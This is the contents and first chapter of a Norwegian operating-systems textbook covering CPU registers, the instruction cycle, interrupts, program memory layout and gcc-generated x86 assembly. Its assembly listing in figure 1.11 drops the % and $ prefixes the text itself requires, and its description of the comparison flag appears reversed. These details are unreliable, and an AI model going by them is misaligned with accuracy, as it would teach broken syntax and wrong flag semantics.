Operating Systems *Lecture Notes, Review Questions, Problems and Lab Tutorials*

Erik Hjelmås

August 22, 2026

Contents

1 Introduksjon til datamaskinarkitektur **1**

1.1 Læringsmål . . . 1

1.2 Arkitektur . . . 3

1.2.1 Register . . . 5

1.2.2 ISA . . . 5

1.2.3 Slik virker CPU-en . . . 7

1.2.4 Interrupt . . . 7

1.3 Programvare . . . 9

1.3.1 Kompilering . . . 9

1.3.2 gcc . . . 10

1.3.3 32 vs 64 bit . . . 10

1.3.4 Syntaks . . . 11

1.3.5 Eksempler . . . 12

1.4 CPU-terminologi . . . 14

1.4.1 Terminologi: CPU vs. CPU-kjerne . . . 14

1.4.2 Pipeline/Superscalar . . . 15

1.4.3 HyperThreading/SMT . . . 17

1.5 Cache . . . 18

1.5.1 Hvorfor cache? . . . 19

1.5.2 Write Policy . . . 20

1.6 Lab-øvinger . . . 25

1.7 Repetisjonsspørsmål og oppgaver . . . 29

2 Operativsystemer og prosesser **33**
2.1 Læringsmål . . . 33
2.2 Introduksjon . . . 34
2.2.1 Definisjon . . . 34
2.3 Designmål . . . 35
2.4 Historie . . . 35
2.4.1 Unix/Linux . . . 35
2.4.2 Windows . . . 36
2.5 Prosesser . . . 36
2.5.1 Prosess . . . 36
2.5.2 Oppretting . . . 37
2.5.3 Tilstander . . . 37
2.5.4 Prosessliste, PCB . . . 37
2.5.5 Prosesskarakteristikker . . . 38
2.6 Lab-øvinger . . . 39
2.7 Repetisjonsspørsmål og oppgaver . . . 40

3 Systemkall **41**
3.1 Læringsmål . . . 41
3.2 Systemkall . . . 42
3.2.1 `fork()` . . . 42
3.2.2 `wait()` . . . 43
3.2.3 `exec()` . . . 43
3.2.4 Hvorfor??? . . . 44
3.2.5 Signaler . . . 44
3.3 Prosessutførelse . . . 44
3.3.1 Direct execution . . . 44
3.3.2 Begrensede operasjoner . . . 45
3.3.3 Timer interrupt . . . 47
3.4 Lab-øvinger . . . 49
3.5 Repetisjonsspørsmål og oppgaver . . . 50

4 Scheduling (CPU-tildeling) 52
4.1 Læringsmål . . . 52
4.2 Turnaround time . . . 53
4.2.1 FIFO . . . 54
4.2.2 SJF . . . 55
4.2.3 STCF . . . 56
4.3 Response time . . . 56
4.3.1 Round Robin . . . 57
4.3.2 Overlap . . . 58
4.4 MLFQ . . . 58
4.4.1 Basics . . . 58
4.4.2 Priority . . . 59
4.4.3 Boost . . . 59
4.5 Fair Share . . . 60
4.5.1 Lottery . . . 60
4.6 Multiprocessor . . . 60
4.6.1 Affinity . . . 61
4.6.2 Gang scheduling . . . 61
4.6.3 Pcores og Ecores . . . 62
4.7 Lab-øvinger . . . 63
4.8 Repetisjonsspørsmål og oppgaver . . . 65

5 Address Spaces and Address Translation 68
5.1 Address space . . . 68
5.2 Memory: API . . . 70
5.3 Address Translation . . . 71
5.4 Segmentation . . . 72
5.5 Free Space Mgmt . . . 72
5.6 Paging . . . 74
5.7 Lab tutorials . . . 79
5.8 Review questions and problems . . . 80

6 Memory Management **83**
6.1 Faster Translations . . . 83
6.1.1 TLB . . . 83
6.1.2 ASID . . . 86
6.2 Smaller Page Tables . . . 86
6.2.1 Multi-level PT . . . 87
6.2.2 Inverted PT . . . 89
6.3 Memory Management . . . 89
6.3.1 Swap Space . . . 89
6.3.2 Page Fault . . . 90
6.4 Page Replacement Policies . . . 91
6.4.1 Policies . . . 92
6.4.2 Workloads . . . 92
6.4.3 Terminology . . . 92
6.5 Linux . . . 93
6.6 Lab tutorials . . . 94
6.7 Review questions and problems . . . 95

7 Threads and Locks **97**
7.1 Introduction . . . 97
7.1.1 pthread . . . 98
7.1.2 sharing data . . . 98
7.2 Thread API . . . 99
7.3 Locks . . . 100
7.3.1 Test-and-set . . . 100
7.3.2 Compare-and-swap . . . 101
7.3.3 Spin or switch? . . . 101
7.4 Deadlock . . . 102
7.5 Lab tutorials . . . 103
7.6 Review questions and problems . . . 104

8 Condition Variables and Semaphores **105**
8.1 Condition Variables . . . 105
8.1.1 ProducerConsumer . . . 105
8.2 Semaphore . . . 107
8.2.1 Binary . . . 108
8.2.2 Ordering . . . 109
8.2.3 ProducerConsumer . . . 109
8.2.4 ReaderWriter . . . 110
8.2.5 Dining Philosophers . . . 110
8.3 Barrier . . . 110
8.4 Monitor . . . 111
8.5 Deadlock . . . 111
8.6 Lab tutorials . . . 113
8.7 Review questions and problems . . . 114

9 Input/Output and RAID **116**
9.1 Input/Output . . . 116
9.1.1 Three ways of I/O . . . 117
9.1.2 Addressing . . . 117
9.1.3 I/O Stack . . . 118
9.2 Storage . . . 119
9.2.1 HDD . . . 119
9.2.2 SSD . . . 120
9.2.3 RAID . . . 123
9.2.4 Testing . . . 124
9.3 Lab tutorials . . . 126
9.4 Review questions and problems . . . 127

10 File Systems **128**

10.1 Files and Directories . . . 128

10.1.1 API . . . 128

10.1.2 File descriptors . . . 129

10.1.3 Sync . . . 129

10.1.4 Metadata . . . 130

10.1.5 Directories . . . 130

10.1.6 Links . . . 130

10.1.7 Access control . . . 131

10.1.8 mkfs/mount . . . 132

10.2 Implementation . . . 132

10.2.1 A File System . . . 132

10.2.2 Addresses . . . 132

10.2.3 Directories . . . 134

10.2.4 Access path . . . 134

10.2.5 Caching . . . 134

10.3 Crash Management . . . 136

10.3.1 FSCK . . . 136

10.3.2 Journalling . . . 136

10.4 Lab tutorials . . . 138

10.5 Review questions and problems . . . 139

11 Virtualization and Containers **140**

11.1 How much OS? . . . 140

11.2 Intro Virtual Machines . . . 141

11.2.1 Requirements . . . 141

11.3 Hypervisors . . . 142

11.4 CPU . . . 142

11.4.1 Binary translation . . . 143

11.4.2 Paravirtualization . . . 144

11.4.3 HW virtualization . . . 144

11.5 Memory . . . 145
11.5.1 Shadow page tables . . . 147
11.5.2 Nested page tables . . . 148
11.6 Containers . . . 151
11.6.1 Installing Docker . . . 152
11.6.2 Cgroups . . . 153
11.6.3 Kernel namespaces . . . 153
11.6.4 CoW & Union mounts . . . 154
11.6.5 Container security . . . 155
11.6.6 Tutorial: Creating an image and a container . . . 156
11.7 Lab tutorials . . . 158
11.8 Review questions and problems . . . 159

12 Operating System Security **160**
12.1 Introduction . . . 160
12.1.1 Goals . . . 160
12.1.2 Principles . . . 161
12.2 Access Control . . . 161
12.2.1 Reference monitor . . . 161
12.2.2 Capability/ACL . . . 162
12.2.3 MAC/DAC . . . 166
12.2.4 Windows operation . . . 168
12.2.5 Linux operation . . . 170
12.3 Memory Protection . . . 170
12.3.1 Buffer Overflow . . . 170
12.3.2 Return-to-libc . . . 174
12.4 Lab tutorials . . . 179
12.5 Review questions and problems . . . 180

Bibliography **182**

1

Introduksjon til datamaskinarkitektur

1.1 Læringsmål

Etter å ha arbeidet deg gjennom dette kapitlet skal du kunne:

Datamaskinens oppbygning

- gjøre rede for hovedkomponentene i en datamaskin – CPU (med CU, ALU, MMU og registre), minne (RAM) og I/O-enheter – og forklare deres roller
- forklare forskjellen på en von Neumann- og en Harvard-arkitektur
- forklare hva de sentrale registrene brukes til (IP/PC, IR, SP, BP, FLAG/PSW og dataregistrene), og hvorfor rax, eax og ax er samme fysiske register
- skille mellom en CPU og en CPU-kjerne, og forklare hva multiprogrammering/-multitasking innebærer for hva som ligger i registrene til enhver tid

Hvordan instruksjoner utføres

- forklare hva et instruksjonssett (ISA) er, og hva som skiller det fra mikroarkitekturen
- beskrive instruksjonssyklusen (*fetch, decode, execute*) og forklare rollen til registrene PC og IR i den
- forklare hva interrupt er og hvordan CPU-en håndterer de

- kjenne igjen de vanligste X86-instruksjonene (`mov`, `add`, `cmp`, `jmp/je/jne`, `call/ret`, `push/pop`) og forklare hva de gjør

Et program i minnet

- beskrive minneoppsettet til et program som kjører (text, data/BSS/heap, biblioteker og stack) og hvilke typer variabler som havner hvor
- forklare hva en stack frame er, hvordan den opprettes og fjernes ved funksjonskall, og hvilken rolle base pointer og stack pointer har
- forklare hvorfor delte biblioteker som `libc` ikke kopieres inn i hvert enkelt program

Fra C til maskinkode

- plassere programmeringsspråk, assembly, maskininstruksjoner og digital logikk i forhold til hverandre som abstraksjonsnivåer, og forklare hva som er portabelt og hva som ikke er det
- bruke `gcc -S` til å generere assembly-kode fra et C-program, og forklare hva en kompilator og en assembler gjør
- lese enkel X86 assembly-kode i AT&T-syntaks og forklare hva hver linje gjør, herunder skille mellom direktiver, labels og instruksjoner
- tolke operand-prefiksene `%` og `$`, instruksjons-suffiksene b/w/l/q og adresseberegninger som `-4(%ebp)`
- forklare forskjellen på 32-bits og 64-bits kode generert fra samme C-kode, og hvordan argumenter overføres til funksjoner i de to tilfellene

Ytelse i moderne CPU-er

- forklare hva klokkehastighet betyr for hvor lang tid en instruksjon tar
- forklare hvordan pipelining og superscalar arkitektur øker ytelsen, og hvilken rolle mikrooperasjoner spiller
- forklare hva out-of-order execution, speculative execution og spesielt branch prediction er, og hvorfor de gir bedre ytelse
- forklare hva SMT/Hyperthreading er, og hvorfor operativsystemet da ser flere CPU-kjerner enn maskinen fysisk har, hva det har å si for ytelse

Cache

- forklare hva von Neumann-flaskehalsen er, og hvordan cache demper den
- forklare hvordan spatial og temporal locality gjør at cache virker, og hvorfor vi cacher en hel cache line og ikke enkeltbyte
- beskrive cache-nivåene (L1, L2, L3) og skille mellom write-through og write-back, inkludert hva det vil si at en cache line er *dirty*
- vurdere hvordan rekkefølgen du bruker indekser i en løkke påvirker kjøretiden, og begrunne det ut fra cache line-størrelsen

1.2 Arkitektur

CPU, minne og I/O i figur 1.1.



Figur 1.1: CPU, minne og I/O.

En datamaskinarkitektur består av en CPU (med Control Unit (CU), Arithmetic Logic Unit (ALU) og registre), minne og I/O. Den kan klassifiseres enten som en *von Neumann-arkitektur* hvis data og instruksjoner deler kommunikasjonslinjer (busser) og minne, eller som en *Harvard-/modifisert Harvard-arkitektur* hvis kommunikasjonslinjene

(bussene) er separate for data og instruksjoner. CPU-en har også en klokke (ikke med i figuren) som genererer pulser typisk hvert nanosekund (ns) eller så, og det er dette som gjør at CPU-en faktisk "gjør ting". En CPU gjør typisk noe hvert nanosekund (ns), noe som betyr at den gjør en milliard (tusen millioner) ting hvert sekund.

CPU Central Processing Unit – hovedprosessoren. Dette er datamaskinens "hjerne", og er maskinvarekomponenten som har ansvaret for å utføre maskininstruksjoner.

- **MMU** Memory Management Unit – en nøkkelkomponent som oversetter adresser og gjør at hvert kjørende program får sitt eget minneområde. Vi ser nærmere på dette i kapittel 6.
- **CU** Control Unit – styrer dataflyten og gjør alle forberedelsene som er nødvendige for at ALU-en skal kunne utføre instruksjoner.
- **ALU** Arithmetic Logic Unit – utfører aritmetiske eller logiske instruksjoner på binære tall.
- **Registre** Den minste og raskeste lagringen i datamaskinen (typisk lagres 8 til 64 bit her).
  - **AX, BX, CX, DX, SP, BP, SI, DI** Dataregistre – lagrer variabler, argumenter, returverdier osv.
  - **IP/PC (Instruction Pointer/Program Counter)** inneholder adressen til den neste instruksjonen som skal hentes fra minnet og utføres.
  - **IR (Instruction Register)** inneholder instruksjonen som skal utføres av ALU-en.
  - **SP (Stack Pointer)** inneholder adressen til toppen av stacken.
  - **BP (Base Pointer/Frame Pointer)** inneholder adressen til bunnen av gjeldende stack frame (stacken er delt inn i stack frames, en stack frame opprettes når du utfører et funksjonskall, og den slettes når du returnerer fra funksjonen).
  - **FLAG/PSW (Flag Register/Program Status Word)** inneholder kontroll- og statusinformasjon. To eksempler: 1. ett bit i dette registeret inneholder resultatet fra en sammenligningsinstruksjon ("var innholdet i to registre likt eller ikke?" 0 hvis likt, 1 hvis ulikt) hvis en slik instruksjon nettopp er utført av ALU-en, 2. to bit indikerer om det kjørende programmet kjører i user mode (`11`) eller kernel mode (`00`).

Minne/RAM Random Access Memory – datamaskinens hovedminne. Programmer lastes inn i minnet, og de inneholder *instruksjoner* og *data*. Alt lagres som bit (et bit er null eller en) i minnet, og åtte bit kalles en Byte. En Byte er den minste enheten vi kan hente fra minnet: *hver adresse inn i minnet peker på en Byte, IKKE et bit*.

I/O-enheter I/O-enheter er koblet til datamaskinens sentrale buss, og brukes av CPU-en for å få informasjon ut av og inn i datamaskinen. Disse enhetene består normalt

av en egen "liten datamaskin" som kalles en kontroller, og som har en prosessor, litt minne, litt programvare (firmware) og noen grensesnitt (egne registre som CPU-en kan skrive til eller lese fra). Et eksempel på en I/O-enhet er harddisken (i laptopen din i dag er dette sannsynligvis en SSD, en Solid State Drive), som har en kontroller CPU-en kan "snakke med", og en faktisk lagringsenhet bak kontrolleren.

1.2.1 Register

Registre i figur 1.2.



Figur 1.2: Registre.

Et register kan brukes i 8-bits, 16-bits, 32-bits eller 64-bits versjon. Hvis du ser et register som starter med `r`, vet du at det er 64-bits versjonen (f.eks. rax, rip, rsp), og starter det med `e`, er det 32-bits versjonen (f.eks. eax, eip, esp). Vi ser sjelden 16-bits- eller 8-bits-versjonene i dag. *Merk altså at om du ser f.eks. både rax og eax i assembly-koden så er dette samme fysiske register, eneste forskjell er at når det står eax brukes bare halvparten av dette registeret.*

1.2.2 ISA

Instruction Set Architecture i figur 1.3.

- Elektroingeniør: mikroarkitektur
- Informatiker: Instruction Set Architecture (ISA):
  - native datatyper og *instruksjoner*
  - *registre*
  - adresseringsmodus
  - minnearkitektur
  - håndtering av interrupt og exceptions
  - ekstern I/O

Figur 1.3: Instruction Set Architecture.

Hver Instruction Set Architecture (ISA), også kalt datamaskinarkitektur, har et bestemt sett med instruksjoner den kan utføre. Instruksjonssettet varierer mellom de ulike arkitekturene, f.eks. Intel/AMD X86 som vi skal bruke, Arm (som sitter i mobiltelefonene og nettbrettene) og Sun SPARC som var en suksess på kraftige arbeidsstasjoner for mange år siden. Instruksjonssettet er det vi som informatikere er interessert i når det gjelder datamaskinarkitekturen, altså det vi kan bruke direkte til å programmere på lavest mulig nivå. Vanligvis bruker vi den symbolske representasjonen av selve maskininstruksjonene: assembly-kode.

Mens vi som informatikere vanligvis ikke bryr oss om nivåer under instruksjonssettet, er elektroingeniører opptatt av *mikroarkitekturen* ("lagene under"), som er hvordan instruksjonene faktisk skal implementeres i elektroniske komponenter på CPU-en.

Vanlige instruksjoner i figur 1.4.

De vanligste instruksjonene vi kommer til å se:

- **Flytte/kopiere data** `mov`
- **Matematiske funksjoner** `add`, `sub`
- **Funksjonsrelatert** `call`, `ret`
- **Branch/Jump** `jmp`, `je` (jump if equal), `jne` (jump if not equal)
- **Sammenligning** `cmp`
- **Stack** `push`, `pop`

Figur 1.4: Vanlige instruksjoner.

1.2.3 Slik virker CPU-en

Ut fra det vi vet så langt kan vi tenke oss at det CPU-en gjør, tilsvarer omtrent følgende pseudokode:

Arbeidsflyten i CPU-en i figur 1.5.

```
while(not HALT) { # så lenge strømmen er på
  IR=Program[PC]; # hent instruksjonen PC peker på inn i IR
  PC++;           # øk PC (program counter, også kalt IP)
  execute(IR);    # utfør instruksjonen i IR
}
```

Dette er instruksjonssyklusen, også kalt
fetch, (decode,) execute-syklusen.

Figur 1.5: Arbeidsflyten i CPU-en.

1.2.4 Interrupt

Arbeidsflyten i CPU-en – med interrupt i figur 1.6.

```
    while(not HALT) {
      IR = mem[PC];   # IR = Instruction Register
      PC++;           # PC = Program Counter (register)
      execute(IR);
      if(IRQ) {       # IRQ = Interrupt ReQuest
        savePC();
        loadPC(IRQ);  # Hopper til Interrupt-rutine
      }
    }
```

Figur 1.6: Arbeidsflyten i CPU-en – med interrupt.

Brikken som mangler i puslespillet så langt, er Input/Output (I/O): hva skjer når vi trykker på en tast på et tastatur? Mellom hver instruksjon CPU-en utfører, sjekker den om det har skjedd noe I/O (f.eks. at et tastetrykk har funnet sted, eller at en nettverkspakke har kommet inn fra nettverkskortet). I/O-enheter genererer et *interrupt* når de vil ha oppmerksomheten til CPU-en. Hvis CPU-en oppdager at et interrupt har kommet, stopper den det den holder på med og utfører en bestemt kode (med kode mener vi en samling maskininstruksjoner) for å håndtere det interruptet. Koden som håndterer et tastetrykk, er en annen enn koden som håndterer en nettverkspakke som kommer inn. Interrupt fra I/O-enheter kan skje når som helst, og kalles derfor *asynkrone interrupt*.

Det finnes også en klasse *synkrone interrupt* som består av software interrupt/system-kall og exceptions, som vi skal lære om i kapittel 3.

Registre vs fysisk minne (RAM) i figur 1.7.

Innholdet i registrene *tilhører det programmet som kjører nå* og operativsystemet
Det kan være *flere programmer lastet inn i minnet* (dette kalles multiprogrammering eller multitasking), men bare ett lastet på hver CPU-kjerne (to kan være lastet hvis Hyperth-reading/SMT finnes på den CPU-kjernen)

Figur 1.7: Registre vs fysisk minne (RAM).

Et program i minnet i figur 1.8.



Figur 1.8: Et program i minnet.

Den grunnleggende oppbygningen til et program som er lastet inn i minnet (fra disk), er

Text Dette er selve programmet, maskininstruksjonene. Det kalles Text fordi det er "programteksten".

Data/Heap Dette området vokser oppover (dvs økende minneadresser) og er egentlig delt i Data, BSS (Block Started by Symbol) og Heap, men vi omtaler det bare som Data/Heap siden ulike folk og lærebøker noen ganger omtaler det med bare Data eller bare Heap. Dette området inneholder de *globale variablene*, *lokale statiske variabler* (f.eks. når du skriver `static int i;`) og *dynamisk allokerte variabler* (f.eks. når du bruker `malloc` eller `calloc`).

Biblioteker De fleste programmer gjenbruker kode fra biblioteker. På Linux laster alle programmer inn biblioteket som heter `libc` her (som regel flere biblioteker også). Når vi sier "laster inn biblioteket", mener vi egentlig "peker på biblioteket", fordi alle programmene deler dette biblioteket i minnet for å spare plass (at alle programmer har identiske kopier av et bibliotek er noe operativsystemet og programvaren prøver å unngå).

Stack Kalles noen ganger call stack eller user space-stacken, siden operativsystemet også vedlikeholder en kernel-stack for hvert program. Dette området vokser nedover. En stack er en datastruktur du kan tenke på som en bøtte: det siste elementet du legger på stacken, vil alltid være elementet på toppen. Stacken er delt inn i *stack frames*. Verdien i base pointer-registeret (EBP/RBP) peker alltid til bunnen av den øverste stack framen, mens stack pointer-registeret (ESP/RSP) alltid peker til toppen av stacken (og dermed toppen av den øverste stack framen). Hver gang koden din går inn i en funksjon, opprettes en ny stack frame, og når den forlater funksjonen, fjernes stack framen. Stacken er der *lokale automatiske variabler* (vanlige variabler du oppretter innenfor en kodeblokk), *returadresser* og noen ganger *funksjonsargumenter* lagres.

1.3 Programvare

1.3.1 Kompilering

Tenk på "abstraksjonsnivåene" i en datamaskin som følgende (poenget her er skiftet mellom programmeringsspråk laget for mennesker og assembly/maskinkode laget for datamaskiner):



```
|                                                    V
| (Digital logikk)
V
Lavt nivå
```

1.3.2 gcc

`gcc` er kompilatoren vår, og gir ut assembly-kode med opsjonen `-S`:

GNU Compiler Collection: gcc i figur 1.9.

```
gcc -S tmp.c      # fra C til assembly
nano tmp.s        # rediger den
gcc -o tmp tmp.s  # fra assembly til maskinkode
./tmp             # kjør maskinkoden

# vi trenger ikke linjer som starter med .cfi
gcc -S -o - tmp.c | grep -v .cfi > tmp.s
# eller unngå .cfi-linjene i utgangspunktet
gcc -fno-asynchronous-unwind-tables -S tmp.c
```

Figur 1.9: GNU Compiler Collection: gcc.

(CFI er kort for Call Frame Information, og er noe vi ikke trenger i vår sammenheng.)

1.3.3 32 vs 64 bit

32- vs 64-bits kode i figur 1.10.

Samme C-kode, ulik assembly- og maskinkode

```
gcc -S asm-0.c      # 64-bit siden OS-et mitt er 64-bit
grep push asm-0.s   # skriv ut linjer som inneholder "push"
gcc -S -m32 asm-0.c # 32-bits kode
grep push asm-0.s   # skriv ut linjer som inneholder "push"
```

Forskjell i instruksjoner (suffikset `q` (quadword) for 64-bit, suffikset `l` (long) for 32-bit) og registre (`rbp` for 64-bit, `ebp` for 32-bit).

Figur 1.10: 32- vs 64-bits kode.

1.3.4 Syntaks

Assembly-kode i figur 1.11.

```
        .file   "asm-0.c"     # DIREKTIVER
        .text
        .globl  main
        main:                 # LABEL
        push    rbp           # INSTRUKSJONER
        mov     rsp, rbp
        mov     0, eax
        ret
```

Figur 1.11: Assembly-kode.

Direktiver starter med et punktum (`.`), og labels slutter med kolon (`:`).

Assembly-kode oversettes til maskinkode av et program som kalles en assembler. Vi skal bruke GNU assembler (GAS), som er den vi bruker når vi bruker `gcc`. Assembly-kode består av instruksjoner (som mappes én-til-én til maskininstruksjoner) og direktiver, som er informasjon til assembleren. I tillegg brukes labels til å referere til bestemte deler av koden, f.eks. hvor i koden man skal hoppe hvis den neste instruksjonen ikke skal utføres.

Linje for linje betyr denne assembly-koden:

.file "asm-0.c" metainformasjon som sier hvilken kildekode denne koden stammer fra

.text sier at det som følger er programkoden ("programteksten")

.globl main sier at main skal ha globalt scope (synlig for annen kode som ikke ligger i akkurat denne fila, altså kode som linkes inn, delte biblioteker osv.)

main: en label. Det er vanlig å kalle main-funksjonen (starten på programmet) i et program for main

push rbp legger base pointer (også kalt frame pointer) på stacken

mov rsp, rbp setter base pointer (registeret rbp) lik stack pointer (registeret rsp)

mov 0, eax setter et "general purpose"-register eax til å være 0. Det er vanlig å legge returverdien til et program i eax-registeret hvor ret-instruksjonen forventer å finne den.

ret hvis det finnes en instruction pointer/program counter (IP/PC) som tidligere er lagret på stacken, legg denne tilbake i IP/PC-registeret slik at funksjonen som kalte meg kan fortsette der den slapp. Returner verdien som ligger i eax-registeret.

GNU/GAS/AT&T-syntaks i figur 1.12.

http://en.wikibooks.org/wiki/X86_Assembly/GAS_Syntax

instruksjons-suffiks b (byte), w (word), l (long), q (quadword)

operand er et argument

operand-prefiks % er et register, $ er en konstant (et tall)

adresseberegning `movl -4(%ebp), %eax`
"last inn det som ligger på adresse$(\text{ebp} - 4)$ i eax"

Figur 1.12: GNU/GAS/AT&T-syntaks.

Målet vårt er ikke å lære alle detaljene så vi kan skrive assembly-kode, men vi bør kunne det grunnleggende slik at vi kan lese og forstå enkel assembly-kode.

Oversikt over X86-assembly i figur 1.13.

http://en.wikipedia.org/wiki/X86_instruction_listings

Figur 1.13: Oversikt over X86-assembly.

1.3.5 Eksempler

La oss lære assembly gjennom eksempler. Du finner alle disse filene i git-repositoryet iikos-files.

Husk at vi genererer assembly-kode med kommandoen
`gcc -S -fno-asynchronous-unwind-tables asm-0.c`
Dette gir ut fila `asm-0.s`, som vi kan se på med
`cat asm-0.s`

DEMO `asm-0.c` Denne har vi allerede sett i det fargelagte eksempelet tidligere.

DEMO `asm-1.c` En ekstra kodelinje fordi 0 skrives til stacken (siden vi bruker en lokal variabel), og deretter kopieres fra stacken til registeret (MERK: plutselig to skrivinger til minnet, og det er mye (dvs. minst 10x) tregere enn å skrive til et register)

Merk: *parenteser rundt et register betyr at vi aksesserer minnet på adressen som er lagret i registeret.*

Vi kan se forskjellene mellom to filer med
`diff asm-0.s asm-1.s`

